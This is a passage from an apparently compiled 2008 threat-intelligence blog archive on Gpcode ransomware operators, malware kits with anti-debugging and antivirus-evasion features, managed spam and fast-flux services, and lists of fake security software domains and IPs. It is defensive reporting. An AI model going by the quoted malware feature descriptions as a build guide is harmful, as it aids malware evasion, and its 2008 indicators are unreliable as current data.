17. <http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html>
18. <http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html>
19. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>
20. <http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html>
21. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
22. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>
23. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
24. <http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html>

1372



Identifying the Gpcode Ransomware Author (2008-09-30 23:35)

Interesting article, but it implies that [1]there has been a shortage of quality OSINT regarding the campaigners behind the recent [2]Gpcode targeted cryptoviral extortion attacks :

" The individual is believed to be a Russian national, and has been in contact with at least one anti-malware company, Kaspersky Lab, in an attempt to sell a tool that could be used to decrypt victims' files. Kaspersky Lab

set about locating the man by resolving the proxied IP addresses used to communicate with the world to their real addresses. The proxied addresses turned out to be zombie PCs in countries such as the US, which pointed to the fact that GPcode's author had almost certainly used compromised PCs from a single botnet to get Gpcode on to victim's

machines. "

In reality, there hasn't been a shortage of timely OSINT aiming to to identify the authors - "[3]Who's behind

the GPcode ransomware?" :

" So, the ultimate question - who's behind the GPcode ransomware? It's Russian teens with pimples, using E-

gold and Liberty Reserve accounts, running three different GPcode campaigns, two of which request either \$100 or

\$200 for the decryptor, and communicating from Chinese IPs. Here are all the details regarding the emails they use, the email responses they sent back, the currency accounts, as well their most recent IPs used in the communication
(58.38.8.211; 221.201.2.227) :

Emails used by the GPcode authors where the infected victims are supposed to contact them :

content715@yahoo .com

saveinfo89@yahoo .com

cipher4000@yahoo .com

decrypt482@yahoo .com

Virtual currency accounts used by the malware authors :

1373

Liberty Reserve - account U6890784

E-Gold - account - 5431725

E-Gold - account - 5437838"

The bottom line - out of the four unique emails used by the GPcode campaigners, only two were actively cor-

responding with the victims, each of them requesting a different amount of money, but both, taking advantage of

U.S based web services to accomplish their attack.

1. <http://www.techworld.com/security/news/index.cfm?newsid=105043>

2. <http://it.slashdot.org/article.pl?sid=08/09/30/1446211>

3. <http://blogs.zdnet.com/security/?p=1259>

1374

2.10 October

1375



Web Based Malware Eradicates Rootkits and Competing Malware (2008-10-01 22:20)

A tiny 20kb antivirus module within "yet another web based malware in the wild", promises to get rid of all Zeus variants, and also, detect and remove rootkits found on the infected system in order to ensure that it's the only

malware the victim remains infected with. What's really special about its command and control interface is that it's

AJAX based, with the seller pitching the feature as "you no longer have to hit F5 in order to see how's your malware campaign doing".

1376



Here's a brief (translated) description :

- Simultaneously execute different campaigns, allocate specific bots for specific countries only, set time and data for automatic update with the new binaries*
- Firewalls and antivirus bypassing capabilities, Anti-tracing, anti-reverse engineering*
- Self defense mechanism for harder removal*
- ICQ notifications for finished tasks, newly infected hosts, graphical statistics*

1377



Exactly how it removes rootkits remains yet unknown due to its proprietary nature and brief description, but resetting the hosts file and taking advantage of updated BHO list of known malware are among the ways it removes competing malware.

1378



Copycat Web Malware Exploitation Kit Comes with Disclaimer (2008-10-02 09:58)

Such disclaimers make you wonder what's the point of including a notice forwarding the responsibility for the upcoming cybercrime activities to the buyer, when the seller himself is offering daily updates with undetected bots, and is promising to include new exploits within the kit.

For the time being, this recently released copycat web exploitation malware kit, includes two PDF exploits, IE snapshot, and naturally MDAC, with a DIY builder for the binary. Here's the disclaimer, greatly reminding us of

[1]Zeus's copyright notice :

1379



" Purchasing this product, you hold the full responsibility for its usage and for consequences which may have been caused by incorrect usage or the usage with some evil intent or violation of the usage rules. The author excludes the placement of the scripts somewhere on the Internet, you can only place them on localhost, virtual machine or on a test botnet (minibotnet). WARNING! The usage of this product with evil intent leads to the criminal responsibility! "

What happens when the buyer tries to resell the kit? - " If you try to resell, decode, remove the boundaries, you will
1380



lose all the support, updates and guarantees. " which is surreal considering that the kit is open source one, and just like we've seen with a recent modification of Zeus if it were to include unique features – which it doesn't – others

would build upon its foundations.

Going through the exploitation statistics of a sample campaign, you can clearly see that out of the 859 unique

visits 250 got exploited with outdated and already patched vulnerabilities. Therefore, diversifying the exploits set

would have increased the number of exploited hosts.

1381

With IE6 visitors exploited at 46 % as a whole, it would be hard not to notice that just like Stormy Wormy's historical persistence of using outdated vulnerabilities, a great

majority of today's botnets have been aggregated using old exploits.

Trying to enforce the intellectual property of a malware kit means you're claiming ownership, and therefore

the disclaimer becomes irrelevant.

1.

http://www.theregister.co.uk/2008/04/28/malware_copyright_notice/

1382



Monetizing Infected Hosts by Hijacking Search Results (2008-10-02 14:33)

When logs with accounting data are no longer of interest due to low liquidity on the underground market, monetization of the infected hosts comes into play.

This web based malware seems like an early BETA aiming to scale, however it's only unique features are its

ability to hijack the infected user's searches and server relevant ads courtesy of the affiliate networks the administrator participates in, and also, an integrated DDoS module that the author simply stole from another kit. Strangely, it's 2008 yet the author also included the ability to turn on the telnet service on an infected host.

1383



With the search queries feature easy to duplicate by other kits, this web based malware is a great example of how

the time-to-market mentality lacking any kind of personal experience - the malware cannot intercept SSL sessions

compared to the majority of crimeware kits that can - ends up in a weird hybrid of random features.

[1]Customerization will inevitably prevail over the product concept mentality.

1. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

1384



Knock, Knock, Knockin' on Carder's Door (2008-10-02 17:59)

This [1]video of Cha0's bust earlier this month in Turkey, is a perfect example of what happens when someone starts

[2]over-performing in the field of carding.

1385



Try counting the desktops, and notice the "full package" a carder can dream of - the box full of ATM skimmers, the holograms, the plastic cards machine, the suitcase with the POS (point of sale) terminals, the house and swimming

pool, and, of course, the hard cash.

1. <http://www.haber7.com/video-galeri.php?VID=282>

2. <http://blog.wired.com/27bstroke6/2008/09/turkish-police.html>

1386



Managed Fast Flux Provider - Part Two (2008-10-02 19:39)

We're slowly entering into a stage where [1]RBN bullet proof hosting franchises are vertically integrating, and due

to the requests from their customers are starting to offer that they refer to as "mirrored hosting" which in practice is plain simple fast flux network consisting of RBN-alike purchased netblocks, and naturally, botnet infected hosts.

Managed fast-fluxing is only starting to go mainstream, for instance, in July I found evidence that [2]money

mule recruiters were using ASProx's infected hosts as hosting infrastructure, and in November, 2007, [3]an infamous

spamming software vendor was also found to have been offering fast-flux services in the past.

In this most recent fast-flux service, we have a known spammer and botnet master that in between self-serving

1387

himself on is way to ensure his portfolio of scammy domains remains online for a "little longer", is commercializing fast-fluxing and is offered a DIY service :

" Finally after hardwork and great appreciation from our normal bullet proof hosting/server clients we are able to launch Mirrored hosting. What is Mirrored hosting ?

=====

Mirrored hosting is a powerful mirrored web hosting management, uses multiple Virtual servers to host website with 100 % uptime. Mirrored hosting is a combination of two things, which are:

- 1. Specially Designed Virtual Servers*
- 2. Powerful Automated Control Panel*

How does it work ?

=====

Mirrored hosting uses specially configured Virtual Servers making them link with the Mirrored hosting Control

Panel which is then controlled by our own control panel allowing us to provide smooth streamline hosting with

no downtime. No one is able to trace original IP of the server or the place where the files are hosted so the

websites/domains hosted have a 100 % Uptime. This is achieved by unique customisation of our Virtual Servers.

Actually, it takes ips around the world and our powerful control panel just rotates the ips every 15 minutes.

though all these ips you will see will be fake no one can trace the original ip where files are hosted. Sometimes the

ip is from China, Korea, USA, UK, Japan, Lithuania etc. "

The concept has always been there for cybercriminals to take advantage of, but once it matures into a man-

aged service it would undoubtedly lower down the entry barriers allowing yesterday's average phishers to take

advantage of what only the "pros" were used to.

Related posts:

[4]Storm Worm's Fast Flux Networks

[5]Managed Fast Flux Provider

[6]Fast Flux Spam and Scams Increasing

[7]Fast Fluxing Yet Another Pharmacy Spam

[8]Obfuscating Fast Fluxed SQL Injected Domains

[9]Storm Worm Hosting Pharmaceutical Scams

[10]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. <http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html>

2. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

3. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

4. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
5. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>
6. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
7. <http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html>
8. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
9. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>
10. <http://blogs.zdnet.com/security/?p=1122>

1388



Syndicating Google Trends Keywords for Blackhat SEO (2008-10-03 10:35)

Several hundred [1]Windows Live Spaces and AOL Journals, are currently syndicating the most popular keywords

provided by Google Trends, and are consequently [2]hijacking the top search queries exposing users to Zlob codecs.

Here are some same bogus blogs used in the campaign, naturally pre-registered long before they executed it

:

vinniedigg18 .spaces.live.com

journals.aol .com/iolatour16

fredabreak02 .spaces.live.com

1389



thedaalerts01 .spaces.live.com

allisonpolls08 .spaces.live.com

rheabreak18 .spaces.live.com

racquellog17 .spaces.live.com

monikavideo11 .spaces.live.com

journals.aol .com/shelvakill27

tomekadigg26 .spaces.live.com

ivahnet19 .spaces.live.com

journals.aol .com/louisathere13

allisonpolls08 .spaces.live.com

valericatch03 .spaces.live.com

journals.aol .com/iolatour16

hadleycue01 .spaces.live.com

journals.aol .com/staceyliving01

collettebreak17 .spaces.live.com

journals.aol .com/nataliablog16

natalymore26 .spaces.live.com

[3]A comprehensive listing of the blogs involved can be downloaded here.

1390

What do all of these bogus blogs have in common? The fact that they are all being abused by a single malware campaign, and the Keep it Simple Stupid mentality only a lazy malware campaigner can take advantage of. All of

*the blogs as using a central redirection domain, shutting it down or blocking it renders the number of bogus blogs is circulation irrelevant. In this case, the domain in question is **video.xmancer.org** (216.195.59.75).*

Here are the the rest of the domains participating in the campaign, as well as the parked ones at the corre-

sponding IPs :

video.xmancer .org (216.195.59.75)

buynowbe .com

loveniche .com

antivirus-freecheck .com

jetelephone .cn

reducki .cn

woteenhas .cn

lilaloft .cn

clipztimes .com (78.157.143.235)

imagedized .com

vidzdaily .com

gotmovz .com (78.108.177.91)

dwnld-clips .com

movwmstream .com (77.91.231.183)

newwmpupdate .com

zaeplugin .com

movaccelerator .com

optimwares .com

piterserv .com

moviesportal2008p .com (72.232.183.154)

movieportal2008a .com

funnyportal2008l .com

starsportal2008p .com

softportal2008p .com

movieportal2008q .com

In short, despite that the campaign is poised to attract generic search traffic, it's a self-exposing blackhat SEO

campaign since each and every blog participating is also linking to the rest of the ones within the ecosystem.

Related posts:

[4]Blackhat SEO Redirects to Malware and Rogue Software

[5]Blackhat SEO Campaign at The Millennium Challenge Corporation

[6]Massive IFRAME SEO Poisoning Attack Continuing

[7]Massive Blackhat SEO Targeting Blogspot

[8]The Invisible Blackhat SEO Campaign

[9]Attack of the SEO Bots on the .EDU Domain

1391

[10]p0rn.gov - The Ongoing Blackhat SEO Operation

[11]The Continuing .Gov Blackat SEO Campaign

[12]The Continuing .Gov Blackhat SEO Campaign - Part Two

[13]Compromised Sites Serving Malware and Spam

1. <http://blogs.zdnet.com/security/?p=1995>

2. http://www.webroot.com/En_US/about-press-room-press-releases-hackers-using-real-headlines.html

3. <http://www.filefactory.com/file/4faafd>

4. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

5. <http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html>
6. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
7. <http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html>
8. <http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html>
9. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
10. <http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html>
11. <http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html>
12. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html
13. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>

1392



Inside a Managed Spam Service (2008-10-03 14:12)

A [1]managed spam vendor always has to raise the stakes during its introduction period on the market. But

what happens when a market follower starts using the market leader's proprietary [2]managed spamming system,

and is able to provide better spamming rates at a cheaper prices? Market forces and unethical competition at its best.

So, what is this market challenger using the monopolist's - in respect to managed spamming services not

spam in general - proprietary system ([3]Spamming vendor launches managed spamming service) up to anyway?

Promising and delivering, 1, 400,000 emails daily, 60,000 mails per hour, and 100 emails per minute. What we've got

here are the spam metrics out of 5 already finished spam campaigns that has managed to sent out a million spam

emails using only 2000 malware infected hosts. Also, CC-ing and BCC-ing made it possible to multiple the effect of the campaign and increase the total number of emails spammed. Talking about benchmarks, 789 emails per minute at a

rate of 12/13 emails per second is a pretty good one, considering it's only 2k bots that they were using. What they also promise is automatic rotation of IPs upon automatically checking them against public blacklists, and a mix rotation

of IPs from their own netblocks located in Russia and Germany with the fresh IPs coming from the newly infected hosts.

Earlier this month, I discussed the market leader's [4]managed spamming system, access to which they also

offer for rent :



" An inside look of the system obtained on 2008-08-12 indicates that they are indeed capable of delivering what they promise - speed, simplicity and 5000 malware infected hosts. Moreover, the attached screenshot demonstrates that

20 different email databases can be simultaneously used resulting in 16,523,247 emails about to get spammed using 52 different macroses. Furthermore, what they refer to as a dynamic set of regional servers aiming to ensure that the central server never gets exposed, is in fact fast-flux which depending on how many bots they are willing to put into

"rtseigonal server mode" shapes the size of the fast-flux network at a later stage. "

With cutting edge managed spam services like the ones currently in circulation, it remains to be seen whether

or not spammers would migrate to this outsourcing model, or continue coming up with adaptive ways to send out

their scams and malware on their own.

1. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

2. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>

3. <http://blogs.zdnet.com/security/?p=1899>

4. <http://blogs.zdnet.com/security/?p=1899>



Fake Windows XP Activation Trojan Wants Your CVV2 Code (2008-10-06 19:42)

In a self-contradicting social engineering attempt, a malware author is offering to sale a ([1]updated version of

Kardphisher) DIY fake Windows XP activation builder, which despite the fact that it claims " We will ask for your billing details, but your credit card will NOT be charged", is requesting and remotely uploading all the credit card details required for a successfully credit card theft.

Perhaps among the main reasons why such simplistic social engineering attempts never scaled in a "malicious

economies of scale" approach, is because sophisticated crimeware kits capable of obtaining the very same data

automatically, started leaking for everyone to start taking advantage of - including yesterday's cybercriminals using such DIY fake message builders.

Moreover, according to [2]recently reseased survey results, end users cannot distinguish between fake popups and

real ones, and on their way to continue doing what they were doing, click OK on that pesky warning message telling

them that they're about to get infected with malware. Taking into consideration the fact that the popup windows the

researchers used look like cheap creative compared to the average fake security software's layout high quality GUIs,



it is perhaps worth restating your research questions with something in the lines of - **What motivates end users to install an antivirus application going under the name of Super Antivirus 2009 or Mega Virus Cleaner 2008?**
The

fact that the fake status bar is telling them that they're infected with 47 spyware cookies, or the fact that they ended up at the fake site while browsing their trusted web services?

The increase of [3]rogue security software domains is happening due to the high payout affiliation based model, the

standardized creative allowing the participants to come up with their own fake names if they want to, and due to the

fact that the fake security threats scareware approach seems to be perfectly taking advantage of the overall suspicion on the effectiveness of their legitimate security software.

1. http://www.symantec.com/security_response/writeup.jsp?docid=2007-042705-0108-99

2. <http://news.ncsu.edu/news/2008/09/wmswogalterfakemessage.php>

3. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

1396





Web Based Malware Emphasizes on Anti-Debugging Features (2008-10-07 09:42)

Following the ongoing development of a particular web based malware, always comes handy in terms of assessing

[1]the commoditization of [2]anti-debugging features within modern malware. With plain simple, "managed binary

crypting and firewall bypassing verification" on demand in February, to August's overall anti antivirus software mentality as a key differentiation factor of the malware.

So what are they working on? Anti tracing and emulation protection, PeiD and PESniffer protection, as well as anti

heuristic scanning with a simple junk data adding feature in order to maintain a smaller binary size.

Here's a translated description :

1397



" - The binary works under admin and under normal user

- The binary is always run as the "current user"

- An unlimited number of bots can be loaded and integrated within the command and control, and with the geolocation feature, filters can be applied for a particular country

-After successful infection, the binary which is tested against popular firewall and proactive protection security

ensures that the actions it takes and their order do not trigger protective protection mechanisms in place

- binary file size is 25k, the size can be reduced once it's crypted*
- Doesn't take advantage of BITS protocol*
- Doesn't allow an infected host to be infected twice*
- Bypassing NAT and supporting "always-on" connections*
- A simple, easy to configure web based admin panel"*

What if the buyer doesn't care about the quality assurance practices applied? [3]Managed lower AV detection and

firewall bypassing service comes into play.

1. <http://ddanchev.blogspot.com/2008/09/commoditization-of-anti-debugging.html>

2. <http://ddanchev.blogspot.com/2008/09/commercialization-of-anti-debugging.html>

3. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

1398



A Diverse Portfolio of Fake Security Software - Part Eight (2008-10-07 14:21)

In the spirit of "[1]taking a bite out of cybercrime", here are the latest fake security software domains, typosquatted and

already acquiring traffic through a dozen of malware campaigns redirecting to most of them :

antivirus-scanner-online.com (67.205.75.14)

archivepacker.com (78.157.142.111)

winpacker.com

xh-codec.net

securedownloadcenter.com (89.18.189.44)

winupdates-server.com

browserssecuritypage.com

1399



megatradetds0.com

quickscanpc.com (78.159.118.144)

clickchecker6.com

gensoftdownload.com (91.203.93.25)

online-av-scan2008.com (66.232.105.232)

1400

anothersoftportal09.com

bigfreesoftarchive.com

celebs-on-video-08.com

celebs-on-video-2008.com

cleansoftportal2009.com

hot-p0rntube.com

hot-porn-tube-2008.com

hot-porn-tube2008.com

hot-porn-tube2009.com

justdomain08.com

new-porntube-2008.com

online-av-scan2008.com

1401



s0ftvvarep0rtal.com

s0ftvvareportal.com

s0ftvvareportal08.com

s0ftwarep0rtal08.com

softportalforfun.com

softportalforfun08.com

softportalforfun2008.com

softvvareportal.com

softvvareportal08.com

softvvareportal2008.com

trustedsoftportal06.com

1402



trustedsoftportal2008.com

antivirus-online-08.com (89.187.48.155;
218.106.90.227)

anti-virus-xp.com

anti-virus-xp.net

anti-virusxp2008.net

antimalware09.com

antivirxp.net

1403

av-xp08.net

av-xp2008.com

av-xp2008.net

avx08.net

axp2008.com

e-antiviruspro.com

eantivirus-payment.com

ekerberos.com

online-security-systems.com

xpprotector.com

youpornzztube.com

1404



sp-preventer.com (92.241.163.32)

spypreventers.com

u-a-v-2008.com (92.241.163.31)

uav2008.com

power-avcc.com (92.62.101.57)

power-avc.com

pvrantivirus.com

m-s-a-v-c.com (92.62.101.55)

1405

ms-avcc.com

ms-avc.com

wav2008.com (92.241.163.30)

wiav2009.com

win-av.com

windows-av.com

windowsav.com

You know the drill.

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Seven

[3]A Diverse Portfolio of Fake Security Software - Part Six

[4]A Diverse Portfolio of Fake Security Software - Part Five

[5]A Diverse Portfolio of Fake Security Software - Part Four

[6]A Diverse Portfolio of Fake Security Software - Part Three

[7]A Diverse Portfolio of Fake Security Software - Part Two

[8]Diverse Portfolio of Fake Security Software

1. http://4.bp.blogspot.com/_wICHhTiQmrA/R3WKqj8-MnI/AAAAAAAAABSw/9FrQmDwhpb4/s1600-h/mcgruff_cybercrime.jpg

2. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

3. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

4. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>

5. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

6. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

7. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

8. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

1406



Summarizing Zero Day's Posts for September (2008-10-07 17:54)

As usual, here's September's summary of all of my posts at [1]Zero Day. You may also want to catch up and go

through [2]August's and [3]July's summaries, next to adding [4]my personal RSS feed or [5]Zero Day's main feed to

your RSS reader.

Notable article for September - [6]Spamming vendor launches managed spamming service.

01. *[7]DoS vulnerability hits Google's Chrome, crashes with all tabs*

02. *[8]Malware and spam attacks exploiting Picasa and ImageShack*

03. *[9]Spamming vendor launches managed spamming service*

04. *[10]Facebook introducing new security warning feature*

05. [11]Google downplays Chrome's carpet-bombing flaw

06. [12]Targeted malware attack against U.S schools intercepted

07. [13]The most "dangerous" celebrities to search for in 2008

08. [14]Norwegian BitTorrent tracker under DDoS attack

09. [15]Attacker: Hacking Sarah Palin's email was easy

10. [16]Bill O'Reilly's web site hacked, attackers release personal details of users

1407

11. [17]India's government: At last, we've cracked Blackberry's encryption

12. [18]Memory exhaustion DoS vulnerability hits Google's Chrome

13. [19]44 % of second hand mobile devices still contain sensitive data

14. [20]Spammers attacking Microsoft's CAPTCHA - again

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html>

3. <http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html>

4. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>

5. <http://feeds.feedburner.com/zdnet/security>
6. <http://blogs.zdnet.com/security/?p=1899>
7. <http://blogs.zdnet.com/security/?p=1847>
8. <http://blogs.zdnet.com/security/?p=1852>
9. <http://blogs.zdnet.com/security/?p=1899>
10. <http://blogs.zdnet.com/security/?p=1908>
11. <http://blogs.zdnet.com/security/?p=1911>
12. <http://blogs.zdnet.com/security/?p=1922>
13. <http://blogs.zdnet.com/security/?p=1926>
14. <http://blogs.zdnet.com/security/?p=1935>
15. <http://blogs.zdnet.com/security/?p=1939>
16. <http://blogs.zdnet.com/security/?p=1958>
17. <http://blogs.zdnet.com/security/?p=1964>
18. <http://blogs.zdnet.com/security/?p=1975>
19. <http://blogs.zdnet.com/security/?p=1983>
20. <http://blogs.zdnet.com/security/?p=1986>

1408



**Commoditization of Anti Debugging Features in RATs
- Part Two (2008-10-09 10:47)**

Yet another piece of [1]malware promoted as a RAT (remote access tool) includes what's turning into the defacto

[2]set of anti-debugging features within RATs.

As the authors point out, the Anti Virtual PC, VMware, Virtualbox, Sandboxie, ThreatExpert, Anubis, CWSand-

box, Joebox, Norman Sandbox features inevitably increase the server size. Next to the product, there's always the

managed service of ensuring a lower detection rate for binaries submitted to the authors.

1.

<http://ddanchev.blogspot.com/2008/09/commercialization-of-anti-debugging.html>

2. <http://ddanchev.blogspot.com/2008/09/commoditization-of-anti-debugging.html>

1409



Cybercriminals Abusing Lycos Spain To Serve Malware (2008-10-09 11:01)

Spanish cybercriminals have recently started taking advantage of the bogus accounts at Lycos Spain, which they seem

to be registering on their own, by releasing a do-it-yourself malicious link generator redirecting to fake YouTube and Adobe Flash video pages. Whereas the concept of abusing legitimate web services for infection and propagation isn't

new, what's new is the fact that [1]the FTP access is efficiently abused.

Here's a description of the link generator :

1410



" Download the program and run it asks for an ID (identifier), then copy it and paste it there, then press ' Create Installer 'and the program will create the Installer! (this program to run a simulation that is installing the Adobe Flash and indicates to our page that "has been installed Adobe Flash," in order to show the video when YouVideo refresh the page, this you must file tie it in with your server! and what flames or Installer Setup (simulating being an installer)! Now you need to upload that file you've joined an FTP, click Next and put the path of that file in the next step! "

1411



Whereas the tool is exclusively relying on Lycos Spain to host the binaries and the campaign itself, the recent [2]blackhat SEO campaign relying on pre-registered Windows Live Spaces and AOL Journals syndicating hot Google Trends

keywords, further indicates the malicious attacker's capabilities of efficiently abusing legitimate services. And with the process of [3]bogus accounts registration performed automatically, or [4]outsourced entirely, malicious services

aiming to automate the abuse process are only going to get more efficient.

1. <http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html>
2. <http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html>
3. <http://ddanchev.blogspot.com/2008/08/exposing-indias-captcha-solving-economy.html>
4. <http://blogs.zdnet.com/security/?p=1835>

1412



Quality Assurance in Malware Attacks - Part Two (2008-10-14 10:59)

Surprisingly, while opportunistic cybercriminals have long embraced the [1]malware as a service model, and are

offering managed lower detection rate services for a customer's malware, or DIY ones where the customer can

take advantage of [2]popular tools ported to the Web, others are still trying to innovate at a faddish market

niche - [3]multiple offline AV scanners tools aiming to ensure that their malware doesn't end up in the hands of

vendors/researchers.

1413



Multiple offline AV scanning tools like this very latest release, naturally using pirated copies of popular antivirus software, are faddish, due to the fact that during the last two years, the underground has been busy working on several paid web based services, that not only make sure vendors and researchers never get the chance to obtain the samples, but also, are already offering scheduled scanning of malware and automatic ICQ/Jabber notifications for QA of the campaign, next to the rest of unique features disintermediating legitimate multiple AV scanning services.

1414



Certain features within such services clearly speak for the intentions of the people behind the service. For instance, among one of these features is the ability to fetch a binary from a set of given dropper URLs like [malwaredo-main.com/binary.exe](#), the result of the scan can then alert the malware campaigner about the current state of detection.

What's on these proprietary multiple AV scanning service's to-do list? Let's say anything that a legitimate multiple AV scanning service would never offer, like the following according to one of the services in question :

1415



- *DIY heuristic scanning level settings for each of the software in place*
- *upcoming sets of anti spyware and personal firewalls with detailed statistics of the sandboxing*
- *behavior-based detection results*

The possibilities for integrating such proprietary multi AV scanning services within the QA process of a mal-

ware campaign are countless, and both, the customers and the sellers seem to have realized the potential of this

ecosystem.

1. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

2. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>

3. <http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html>

1416



The Cost of Anonymizing a Cybercriminal's Internet Activities (2008-10-14 21:23)

What would the perfect traffic anonymity service provider targeting cybercriminals consist of? A service operating in Russia that is on purposely not logging any of its user's activities, next to allowing direct spamming from the socks servers, automatic rotation of the VPN servers which they operate in a RBN style hosting provider, or a service using

[1]actual malware infected hosts as VPN tunnels not only securing the cybercrime traffic, but also, forwarding the responsibility for the malicious activities to the end user?

1417



Long gone are the days of socks chaining, the practice of automatically connecting to multiple malware infected hosts in order to use them as stepping stones, in between the rest of the malicious activities going on their behalf.

The possibilities for building point-to-point or server-to-multiclient encrypted tunnels between malware infected

hosts by using already available Socks5 functions has always been there. As of August, the coders behind a relatively popular web based malware originally started as a DDoS kit, but later on started introducing new features on a

"module basis", they have started offering a BETA module for building a VPN network of malware infected hosts, 1418



including an admin panel for reselling access to these hosts in order to better monetize their botnet.

This VPN-owning of malware infected hosts is not only resulting in improved anonymity for botnet masters and

anyone else having access to the network, but is also contributing to the growth of VPN services designed specifically to be accessed by cybercriminals created on the

foundations of such admin panels offering easier reselling of access

to the network.

So, what's the cost of anonymizing a cybercriminal's Internet activities? Starting from \$40 and going to \$300

for a quarter of access, with the price increasing based on the level of anonymity added.

1. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>

1419



DDoS Attack Graphs from Russia vs Georgia's Cyberattacks (2008-10-15 21:07)

Part of [1]Georgia's information warfare campaign aiming to minimize the bandwidth impact on its de-facto media

platforms such as the web site of their Ministry of Foreign Affairs, [2]I've just received a report part of Georgia's

" Russian Invasion of Georgia" series entitled " Russian Cyberwar on Georgia", which is quoting me on page 4 in regard to the "too good to be courtesy of [3]Russia's cyber militia" creative that appeared on the defaced Georgian President's web site. The report also includes DDoS attack graphs and related details worth going through :

" The last large cyberattack took place on 27 August. After that, there have been no serious attacks on Georgian cyberspace. By that is meant that minor attacks are still continuing but these are indistinguishable from regular

traffic and can certainly be attributed to regular civilians. On 27 August, at approximately 16:18 (GMT +3) a DDoS

attack against the Georgian websites was launched. The main target was the Georgian Ministry of Foreign Affairs.

The attacks peaked at approx 0,5 million network packets per second, and up to 200-250 Mbits per second in

bandwidth (see attached graphs). The graphs represent a 5-minute average: actual peaks were higher.

1420



The attacks mainly consisted of HTTP queries to the <http://mfa.gov.ge> website. These were requests for the main

page script with randomly generated parameters. These requests were generated to overload the web server in a

way where every single request would need significant CPU time. The initial wave of the attack disrupted services for some Georgian websites. The services became slow and unresponsive. This was due to the load on the servers by

these requests. As you see from the graphs above the attacks started to wind down after most of the attackers were successfully blocked. The latest attack may have been initiated as a response to the media coverage on the Russian cyber attacks. "

In case you're interested in more factual evidence about what was happening at the particular moment in

time, go through the following assessment - "[4]Coordinated Russia vs Georgia cyber attack in progress", as well as

through the following posts - "[5]The Russia vs Georgia Cyber Attack"; "[6]Who's Behind the Georgia Cyber Attacks?";

"[7]Georgia President's web site under DDoS attack from Russian hackers".

1. <http://www.mediachannel.org/wordpress/2008/08/14/the-cnn-effect-georgia-schools-russia-in-information-war>

[fare/](#)

2. http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf

3. http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=cybercrime_and_hacking&art

[icleId=9112443&taxonomyId=82&intsrc=kc_top](#)

4. <http://blogs.zdnet.com/security/?p=1670>

5. <http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html>

6. <http://ddanchev.blogspot.com/2008/08/whos-behind-georgia-cyber-attacks.html>

7. <http://blogs.zdnet.com/security/?p=1533>

1421



TorrentReactor Compromised, 1.2M Users Database In the Wild (2008-10-16 14:56)

It appears that TorrentReactor.net, a highly popular torrent tracker, got compromised in September, with it's users

database consisting of 1.2M users and TorrentReactor's source code stolen.

Despite that the attacker claiming responsibility is citing reputation enhancement as the reason for the attack,

sooner or later the personal details will be sold and resold to spammers, with the possibility for spear phishing

attacks left wide open.

1422



A Diverse Portfolio of Fake Security Software - Part Nine (2008-10-16 16:00)

